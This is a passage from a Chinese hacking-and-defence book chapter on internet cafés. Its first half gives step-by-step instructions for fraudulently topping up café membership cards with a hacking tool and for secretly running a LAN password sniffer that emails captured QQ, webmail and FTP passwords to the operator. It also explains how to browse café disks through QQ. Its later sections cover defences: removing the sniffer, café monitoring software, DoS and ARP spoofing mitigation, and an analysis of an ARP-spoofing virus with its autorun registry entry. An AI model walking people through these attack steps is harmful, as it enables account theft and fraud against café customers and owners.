打开如图 7-53 所示的“属性”对话框，在该对话框中可以查看该快捷方式的目标位置和起始位置。单击【查找目标】按钮，即可进入该快捷方式的目标位置，如图 7-54 所示，这样就可以访问本地硬盘了。




图 7-52



图 7-53



图 7-54

2. 最简单的网吧充值

应该说，非法入侵网吧服务器给自己的会员卡充值，是一种很严重的经济犯罪。下面讲述一些简单的网吧充值手段，从而让广大网管做更好的准备。

现在就讲述使用黑客工具“网吧充值一条龙”来进行最简单的网吧充值，详细的操作如下所示：

步骤1 从网站下载“网吧充值一条龙”然后运行 EXE 可执行文件，即可打开“网吧充值一条龙”程序对话框。

步骤2 在该对话框中首先输入服务端信息,然后即可单击【连接】按钮开始连接服务器,连接服务器成功之后,输入数据库路径、数据库密码、会员卡卡号以及要添加的金额,然后即可单击【充值】按钮进行非法充值了。

3. 盗取整个网吧的 QQ 和邮箱

局域网密码监听器用于监听基于网页的邮箱密码、POP3 收信密码、FTP 登录密码等，只需在一台电脑上运行，就可以监听局域网内任意一台电脑登录网页邮箱、使用 POP3 收信以及登录 FTP 等的用户名和密码，并将密码显示、保存，或发送到用户指定的邮箱，实在是网吧盗取 QQ 和邮箱的最佳工具。

步骤 1 从网站下载“局域网密码监听器”运行 EXE 可执行文件,如图 7-55 所示,此时会弹出如图 7-56 所示的“密码监听器注册”对话框,在获得了注册码的情况下,就能输入相关内容后单击【确定】按钮,这里先单击【试用】按钮进行试用了。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 7-55




图 7-56

步骤 2 进行各项设置

这个时候就可以打开如图 7-57 所示的“密码监听器”应用程序对话框，在该对话框中先单击“发送与保存”选项卡，如图 7-58 所示。

在该选项卡中的“发送参数”和“接收参数”区域里分别填好发送和接收的邮箱和密码等信息后，单击【测试】按钮，假如填写的信息没有错误，就会现一个对话框提示“测试邮件发送成功”。




图 7-57




图 7-58

为了防止其他人打开软件进行查看，可就会以设一个查看密码，点击选择“密码保护”选项卡，如图 7-59 所示，在该选项卡中填写“新密码”和“确认密码”，填好后单击【应用】按钮，这样如果单击【隐藏】按钮或者关闭软件之后，再次打开这个软件时就得需要密码才能访问了，如图 7-60 所示。

点击选择“其他”选项卡，如图 7-61 所示，在“显示/隐藏界面热键设置”处选择一个热键，如“SHIFT + F1”（注意：最好不要使用默认的热键），然后在“启动参数设置”处勾选“启动时隐藏界面”复选框，就能够偷偷运行了，然后单击【应用】按钮应用所作的设置。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第七章 网吧黑客攻防




图 7-59




图 7-60

这些设置都完成了以后,就可以启动监听了,单击下面的【隐藏】按钮(注意:安装者可以通过单击【中止】来结束软件的运行),这时会弹出一个对话框,如图 7-62 所示,提示可以通过热键显示软件,单击【确定】即可将软件隐藏,然后去设置好的邮箱查看接收的密码就行了。




图 7-61



图 7-62

步骤 3 查看战果

等待一些时间以后,就会发现有很多 QQ 和邮箱的用户名和密码已经发到原先制定的邮箱当中了。一旦这些密码落到恶意黑客手中,可能会有很严重的事情发生。

步骤 4 如何防范

这是一类监听软件,有一个很难防范的地方,就是搞不清到底是哪台机器装了“密码监听器”,因为这款软件的安装不会产生对其他机器的影响,因而察觉不到。

黑客攻防大全

这里提供一种方法来查找安装有“密码监听器”的机器，就是通过远程注册表查找“psw-monitor”这个键值，如果找到该键值，那这台机器肯定被安装了“密码监听器”。

查到了安装有“密码监听器”的机器之后，清除就比较简单了，具体过程如下所示：

打开“注册表编辑器”并将其依次展开至：

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\currentVersion\Run\Services

这时可以看到“pswmonitor”这个键值，按照这个键值的路径找到“密码监听器”的存放位置，由于此时“密码监听器”正在运行，所以无法将其删除，这时可以删除上面找到的“psw-monitor”键值，然后重启机器，这样“密码监听器”就不会自动运行了，然后找到它存放的位置，删掉跟它相关的文件就可以了。

4. 网吧硬盘的查看

网吧的本地硬盘可以通过QQ聊天软件来查看，查看的操作相对还是比较容易的，详细的操作如下所示：

步骤1 如图7-63所示，在该聊天窗口中单击【用户自定义面板】按钮，打开如图7-64所示的“自定义面板”。




图 7-63



图 7-64

在该面板中点击【收藏夹】旁边的下拉按钮，在弹出的下拉菜单中选择【设置】项，即可打开如图7-65所示的“收藏夹管理”窗口。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第七章 网吧黑客攻防



图 7-65



图 7-66

步骤2 在该窗口中单击【添加】按钮添加一个空白项，然后勾选这个新添加的项，比方说现在要查看网吧的C盘，在下方的“名称”文本框中输入“网吧C盘”，在“链接”文本框中输入“c:\”，如图7-66所示，然后单击【确定】按钮完成设置，关闭此窗口。

步骤3 在QQ的应用窗口中点击【收藏夹】旁边的下拉按钮，然后再在弹出的下拉菜单中选择【网吧C盘】项，如图7-67所示，即可打开网吧的C盘进行查看，如图7-68所示。



图 7-67




图 7-68



第4节 网吧安全技术

明白了黑客针对网吧使用的攻击方式，网吧管理员就可以根据实际情况安全预防措施，下面就以具体的实例介绍，希望能对有志于网吧防护的读者有所启发。

1. 中国网吧公共安全专家

中国网吧公共安全专家用于保护网吧安全的一款工具，能够查看 QQ 聊天记录并能保存、60 天 IE 历史记录保存、计费软件保护、禁止非法网站、禁止指定的程序运行、禁止 P2P 软件、解决 ARP 攻击与 ARP 病毒的困扰、禁止顾客有危害的操作、查看客户机计算机流量和监控流量，功能相当强大！

中国网吧公共安全专家采用客户机/服务器工作模式。客户端后台运行，管理员通过安全专家服务端设置和控制所有操作，使用方便，功能强大是网吧正常营业和制胜的必备软件。

该软件的具体使用方法如下所示：

步骤 1 从网站下载中国网吧公共安全专家的压缩包，然后解压缩，在被监视的机器中先打开“客户端”文件夹，如图 7-69 所示，在该文件夹中运行文件“safeclient.exe”，即可在被监视的机器中安装完成该软件的客户端软件。

步骤 2 在监控的机器中打开该软件目录下的“服务端”文件夹，如图 7-70 所示，在该文件夹中运行文件“NetBarSafeServer.exe”，即可在监控端中安装完成该软件的服务端软件。



图 7-69



图 7-70

此时即可打开如图 7-71 所示的窗口，在该窗口中单击【系统设置】按钮，打开如图 7-72 所示的“网吧安全专家客户端系统设置”对话框。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-71

图 7-72

在该对话框中点击选择“监控选项”选项卡，在该选项卡下选择限制选项，可以使被监控的机器“禁止迅雷”、“禁止开机进入安全模式”、“禁止我的电脑”、“禁止打开控制面板”、“记录 QQ 聊天记录到数据库”、“记录计费软件未运行信息到数据库”以及“记录客户机访问的网址到数据库”，设置了这些选项之后，就能起到保护网吧机器、减少攻击机会的作用了。

选择“浏览器”选项卡，如图 7-73 所示，通过这个选项卡可以对浏览器进行一些相关的设置，可以通过点选“禁止访问包含如下字串的网址”单选框，然后再在下方的文本区域中增加或删除禁止访问的关键字，或者通过点选“只允许访问包含如下字串的网址”单选框，在下方的文本区域中增加或删除只能访问的字符串，来限制 IE 浏览器的浏览内容。

选择“反黄设置”选项卡，如图 7-74 所示，在该选项卡下对网页内容进行一些反黄的设置，比如通过勾选“智能检查并屏蔽黄色网页”复选框，在下方的文本区域中增加或删除非黄色点的地址信息，通过勾选“用自定义关键字检查网页内容”复选框，在下方的文本区域中增加或删除在网页内不能存在的关键字。




图 7-73




图 7-74

选择“其他项”选项卡，如图 7-75 所示，在该选项卡下可以设置一切其他禁止项。比如

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客攻防大全

在“被禁止运行的可执行文件名”文本框中输入被禁止运行的文件名，或者通过单击旁边的【浏览】按钮，然后再在弹出的对话框中选择所要禁止的文件，设置完成之后单击【添加到列表】按钮，即可使客户机无法运行所设置的可执行文件；在“被禁止的窗口标题”文本框中输入被禁止运行的窗口标题，然后单击【添加到列表】按钮，即可使客户机无法打开含有列表中所列标题的窗口。

选择“监视计费软件”选项卡，如图 7-76 所示，在该选项卡下可以对计费软件的监视进行相关设置，通过勾选“启用计费软件监控”复选框，然后输入计费软件特征码，即可对客户机启用计费软件监控的功能。

选择“客户端”选项卡，如图 7-77 所示，在该选项卡下可以对客户端系统进行设置，比如在“进入系统设置密码”文本框及下方密码确认的文本框中分别输入客户机的开机密码，这样可以使得网吧用户无法随意重启系统，以减少不法黑客攻击的成功率。在“进入系统设置热键”文本框中输入进入系统时所要用到的组合键，这样可以进一步保护网吧中的机器，防止黑客远程控制客户机。

选择“管理策略”选项卡，如图 7-78 所示，在该选项卡下可以对管理策略进行一些设置，以符合不同网吧的需要，比如可以选择在不同的时间段，执行或者解除对客户机所作的所有限制，另外可以通过勾选“每次拦截客户机违规后发送如下警告消息给客户机”复选框，然后再在下方的文本框中输入警告信息。



图 7-75




图 7-76



图 7-77




图 7-78



到了这个时候，确认对“默认区”所作的设置无误后，单击【保存当前区设置】按钮，即可对客户机应用上述所做的管理和监控功能设置。

2. 网吧掉线的防御

网吧的运营因为黑客的攻击或者网络的问题而受到很大的影响，宽带就是其中一个很大的问题。好多时候网速很卡，客户通常是不会等待很多时间的，经常要是维修人员不能及时赶到，客户往往会走掉，纵使修好了网络，客人也是不会再回来的了。

更有甚者，网络人员赶到了也弄不清是哪里的问题。有些时候是因为用户不知情的情况下下载了补丁引起网络卡的，可是在客户走了之后，很可能补丁已经下完了，这就是不必要的浪费了。

网吧掉线的问题可以归结为以下三类：广域网掉线、遭受攻击掉线或者网络拥塞。

● 广域网掉线

一旦发生网吧掉线，首先应该怀疑的是运营商掉线，尤其是新线路或是线路末端的情况，应该注意避免发生查线半天结果是运营商的问题这样的情况。

广域网掉线情况还可以再分：

(1) 线路掉线

跟猫连接的水晶头被碰掉，也有可能是网吧掉线的直接原因。因此发生掉线故障时，网吧管理员或网管首先可检查是否为实体线路不小心被扯掉，如果是这样，重新接上就可以了。

(2) 运营商管理或线路问题

如果是运营商线路问题、光纤盒或 ADSL 故障时，应联系运营商，提出线路报修，不需等到客人都来抱怨网络不通了才来查找问题，延误处理时间又未必能解决问题。如果是运营商设备问题，应该先清楚到故障排除需要多久时间，才能跟客户说明白。

(3) 运营商线路不稳定

有时线路断断续续的掉线，发生这样的不稳定状况，仍然需要联系运营商来检修。

● 网络遭受攻击

最近网络攻击频繁发生，我们可以把攻击分成两类，内网攻击和外网攻击。以下分别说明：

(1) 外部来的 DoS 攻击造成网络掉线

判别方法是查看路由器的系统日志文件，如果不清楚如何查看系统日志文件，读者可以查看自己的路由器使用手册。

DoS 病毒攻击，如 SYN 攻击，因为发出大量数据包导致系统资源占用过多，使路由器损耗效能造成网络拥塞，达到瘫痪网吧的目的。

对于广域网发来的攻击，路由器并不能作出有效的反击，此时，最有效的办法是直接联系对应的运营商，请求协助检查或者更换 WAN IP，必要时可以向公安机关报案。



(2) 内网遭受 DoS 攻击

内网遭受 DoS 攻击也会造成掉线或拥塞，网吧管理者或网管可以在“中国网吧公共安全专家”或“海网星流量监视器”等软件中清楚看到内网攻击源头的中毒机器，第一时间自动关闭或者重新启动对方机器，阻止 DoS 攻击影响扩大，并对其进行杀毒或重新安装系统。

(3) 内网遭受冲击波攻击

冲击波攻击，是针对网络特定服务端口 (TCP/UDP 135 ~ 139, 445) 发出大量数据包，导致系统资源占用过多，使路由器损耗效能造成网络拥塞，以达到瘫痪网吧网络的目的。同样网吧管理者或网管可以在“中国网吧公共安全专家”或者“海网星流量监视器”中直观清楚地看到内网攻击源头的中毒机器。

(4) 内网遭受 ARP 攻击

ARP 病毒攻击以篡改内网 PC 机或网关 IP 或 MAC 地址，来达到盗取用户帐号/密码，进一步进行网络盗宝等犯罪行为，或是恶意瘫痪网吧网络的目的。

传奇杀手木马，就是通过 ARP 欺骗来获取局域网内发往外网的数据，从而截获局域网内一些网游的用户名和密码的。中木马的机器能虚拟出一个路由器的 MAC 地址和路由器的 IP。当病毒发作时，局域网内就会多出一个路由器的 MAC 地址，使得内网机器在向外网发送数据时，误认为中木马的机器是网关，从而把这些数据发给了虚拟的网关，由此实现木马盗号的目的。这时真正网关的 MAC 地址被占用，内网的数据发不出去，所以就掉线了。

ARP 病毒攻击会造成内网 IP 或 MAC 冲突，出现短时间内部分断线。网吧要确定网吧客户机已经使用“中国网吧公共安全专家软件”绑定自身 IP/MAC 地址，绑定网关 IP/MAC 地址，这样就无需担心 ARP 欺骗类病毒的攻击，并且无需购买价格昂贵的路由器（路由器事实上只是固化到硬件里的一种软件）。捆绑后的机器可以使用本机“arp -a”命令查看本机 MAC 表，显示为“static”为成功捆绑。

此时 ARP 攻击虽然并不会扩及其他 PC 机，但网吧管理者或网管还是应该对攻击源头的中毒机器，进行杀毒或重新安装系统。

●发生网络拥塞

网吧里经常有人占用很大的带宽，或者有时候线路的带宽不能满足众多客户的使用，这个时候就会出现网络阻塞，表现就是有些人感觉上网很卡。

(1) 短暂网络拥塞

发生网络阻塞的时候，网吧管理员或网管应关注路由器的带宽统计，持续关注一段时间后，再进行相关的判断。若是尖峰时段，网吧客人较多，带宽会比较吃紧，或是有用户使用 P2P 软件做大量上传，占用大量带宽，造成网络拥塞。网管可以在“中国网吧公共安全专家”或者“海网星流量监视器”中找出是哪台机器数据使用过大，并且可以根据预先设置的策略给予自动断网或者强制关机的惩罚。

(2) 尖峰时段持续性拥塞

通常这种情况的出现是因为有用户使用 P2P 软件下载、在线观看电影和视频聊天等操



作,于是大量的带宽被占用。如果是因为用户观看电影的人数过多,网吧应考虑于内网架设电影服务器供用户使用,从而不会因为观看电影而致使带宽不足以至网络阻塞。

(3)从路由器看到带宽占用率长时间偏高

这种情况通常是由网吧带宽不足造成的,上行或下行的速率不够,不足以供目前在线用户同时使用,应考虑加大线路带宽。这时就可利用多 WAN 口特性进行带宽的升级,解决带宽不足的问题。

3. 网吧 ARP 病毒防御

要了解 ARP 欺骗攻击,首先要了解 ARP 协议以及它的工作原理,以更好的来防范和排除 ARP 病毒攻击带来的危害。

●ARP Spoofing 攻击原理分析

在局域网中,通过 ARP 协议来完成 IP 地址到第二层物理地址(即 MAC 地址)的转换,ARP 协议对网络安全具有重要的意义。通过伪造 IP 和 MAC 地址实现 ARP 欺骗,能够在网络中产生大量的 ARP 通信使网络阻塞或者实现“中间人”进行 ARP 重定向和嗅探攻击。

每个主机都用一个 ARP 高速缓存存放最近 IP 地址到 MAC 地址之间的映射记录。高速缓存中的每一条记录(条目)的生存时间为 20 分钟,起始时间从创建时开始算起。

默认情况下,ARP 从缓存中读取 IP - MAC 条目,缓存中的 IP - MAC 条目是根据 ARP 响应包动态变化的。因此,只要网络上有 ARP 响应包发送到本机,即会更新 ARP 高速缓存中的 IP - MAC 条目。

攻击者只要持续不断的发出伪造的 ARP 响应包就能更改目标主机 ARP 缓存中的 IP - MAC 条目,造成网络中断或中间人攻击。

ARP 协议并不只在发送了 ARP 请求后才接收 ARP 应答。当计算机接收到 ARP 应答数据包的时候,就会对本地的 ARP 缓存进行更新,将应答中的 IP 和 MAC 地址存储在 ARP 缓存中。因此,B 向 A 发送一个自己伪造的 ARP 应答,而这个应答中的数据为发送方 IP 地址 192.168.10.3(C 的 IP 地址),MAC 地址 DD - DD - DD - DD - DD - DD(C 的 MAC 地址本来应该是 CC - CC - CC - CC - CC - CC,这里被伪造了)。A 接收到 B 伪造的 ARP 应答后,就会更新本地的 ARP 缓存(A 可不知道被伪造了)。

一旦攻击源大量向局域网中发送虚假的 ARP 信息,就会造成局域网中的机器 ARP 缓存的崩溃。

交换机上同样维护着一个动态的 MAC 缓存。交换机内部有一个端口和 MAC 地址的对应表,记录着每一个端口下面存在哪些 MAC 地址。这个表开始是空的,交换机从来往数据帧中学习。由于该缓存表是动态更新的,因此对交换机进行 MAC 地址欺骗的 Flood 攻击不断发送大量包含假 MAC 地址的数据包,会使得交换机更新 MAC 缓存。如果能通过这样的办法把以前正常的 MAC 地址和端口的对应关系破坏了,那么交换机就会基本变成一个

HUB,向所有的端口发送数据包,要进行嗅探攻击的目的一样能够达到。同时也将造成交换机缓存的崩溃,如下面交换机中日志所示:

```
Internet 172.20.156.1      0 000b.cd85.a193 ARPA Vlan256
Internet 172.20.156.5      0 000b.cd85.a193 ARPA Vlan256
Internet 172.20.156.254     0 000b.cd85.a193 ARPA Vlan256
Internet 172.20.156.53     0 000b.cd85.a193 ARPA Vlan256
Internet 172.20.156.33     0 000b.cd85.a193 ARPA Vlan256
Internet 172.20.156.13     0 000b.cd85.a193 ARPA Vlan256
Internet 172.20.156.15     0 000b.cd85.a193 ARPA Vlan256
Internet 172.20.156.14     0 000b.cd85.a193 ARPA Vlan256
```

●ARP 病毒分析

当局域网内某台主机运行 ARP 欺骗的木马程序时,会欺骗局域网内所有主机和路由器,让所有上网的流量必须经过病毒主机。其他用户原来直接通过路由器上网,现在转由通过病毒主机上网,切换的时候用户会断一次线。切换到病毒主机上网后,如果用户已经登陆了传奇服务器,那么病毒主机就会经常伪造断线的假象,那么用户就得重新登录传奇服务器,这样病毒主机就可以盗号了。

由于 ARP 欺骗的木马程序发作的时候会发出大量的数据包,导致局域网通讯拥塞,同时由于其自身处理能力的限制,用户会感觉上网速度越来越慢。当 ARP 欺骗的木马程序停止运行时,用户会恢复从路由器上网,切换过程中用户会再断一次线。

此时在路由器的“系统历史记录”中可看到大量如下的信息:

```
MAC Chged 10.128.103.124
MAC Old 00:01:6C:36:d1:7f
MAC New 00:05:5d:60:c7:18
```

这个消息代表了用户的 MAC 地址发生了变化,在 ARP 欺骗木马开始运行的时候,局域网所有主机的 MAC 地址更新为病毒主机的 MAC 地址(即所有信息的 MAC New 地址都一致为病毒主机的 MAC 地址),同时在路由器的“用户统计”中会看到所有用户的 MAC 地址信息都一样。

如果是在路由器的“系统历史记录”中看到大量 MAC Old 地址都一致,则说明局域网内曾经出现过 ARP 欺骗(ARP 欺骗的木马程序停止运行时,主机在路由器上恢复其真实的 MAC 地址)。

●BKDR_NPFECT.A 病毒引起 ARP 欺骗之实例分析

(1) 病毒现象

中毒机器在局域网中发送假的 ARP 应答包进行 ARP 欺骗,造成其他客户机无法获得网关和其他客户机的真实 MAC 地址,导致无法上网和正常的局域网通信。

(2)病毒分析

这里研究的病毒样本由三个组件构成：

% windir% \system32 \LOADHW.EXE (108,386 bytes) … “病毒组件释放者”

% windir% \System32 \drivers \npf.sys (119,808 bytes) … “发 ARP 欺骗包的驱动程序”

% windir% \System32 \msinit.dll (39,952 bytes) … “命令驱动程序发 ARP 欺骗包的控制者”

(3)病毒运作机理

- LOADHW. EXE 执行时会释放两个组件 npf. sys 和 msinit. dll , LOADHW. EXE 释放组件后即终止运行。

这里需要注意的是，病毒假冒成 WinPcap 的驱动程序，并提供 WinPcap 的功能，客户若原先装有 WinPcap, npf. sys 将会被病毒文件覆盖掉。

- 随后 msinit. dll 将 npf. sys 注册(并监视)为内核级驱动设备：“Net Group Packet Filter Driver”，msinit. dll 还负责发送指令来操作驱动程序 npf. sys(如发送 ARP 欺骗包, 抓包, 过滤包等)。

以下是从病毒代码中提取的服务相关值：

```
BinaryPathName = "system32 \drivers \npf.sys"  
StartType      = SERVICE_AUTO_START  
ServiceType    = SERVICE_KERNEL_DRIVER  
DesiredAccess   = SERVICE_ALL_ACCESS  
 DisplayName     = "NetGroup Packet Filter Driver"  
 ServiceName    = "Npf"
```

- npf. sys 负责监护 msinit. dll, 并将 LOADHW. EXE 注册为自启动程序。

即将注册表展开至：

```
HKEY_LOCAL_MACHINE \SOFTWARE \Microsoft \Windows \CurrentVersion  
\RunOnce
```

如图 7 - 79 所示，在该子键下依次执行【新建】→【字符串值】右键菜单命令，如图 7 - 80 所示，然后再将新建的字符串值命名为 dwMyTest，如图 7 - 81 所示。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 7-79



图 7-80



图 7-81

第七章 网吧黑客攻防

再右击字符串“dwMyTest”，在弹出的右键菜单中选择【修改】项，如图 7-82 所示，在弹出的如图 7-83 所示的“编辑字符串”对话框中的“数值数据”文本框中，输入 LOADHW.EXE，单击【确定】按钮完成此项的设置，即可将字符串“dwMyTest”的数据更改为“LOADHW.EXE”，如图 7-84 所示。

由于该项位于 RunOnce 下，因此在每次执行后即会被系统自动删除。



图 7-82



图 7-83



图 7-84

(4) 反病毒应急响应解决方案

按以下顺序删除病毒组件：

- 删除“病毒组件释放者”：

```
% windir%\System32\LOADHW.EXE
```

- 删除“发 ARP 欺骗包的驱动程序”：

```
% windir%\System32\drivers\npf.sys
```

详细操作如下所示：

在桌面上右击“我的电脑”图标，在弹出的右键菜单中选择【属性】项，如图 7-85 所示，此时可打开如图 7-86 所示的“系统属性”对话框，在该对话框中选择“硬件”选项卡，在该

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客 攻防 大全

选项卡下单击【设备管理器】按钮，打开如图 7-87 所示的“设备管理器”窗口。




图 7-85




图 7-86

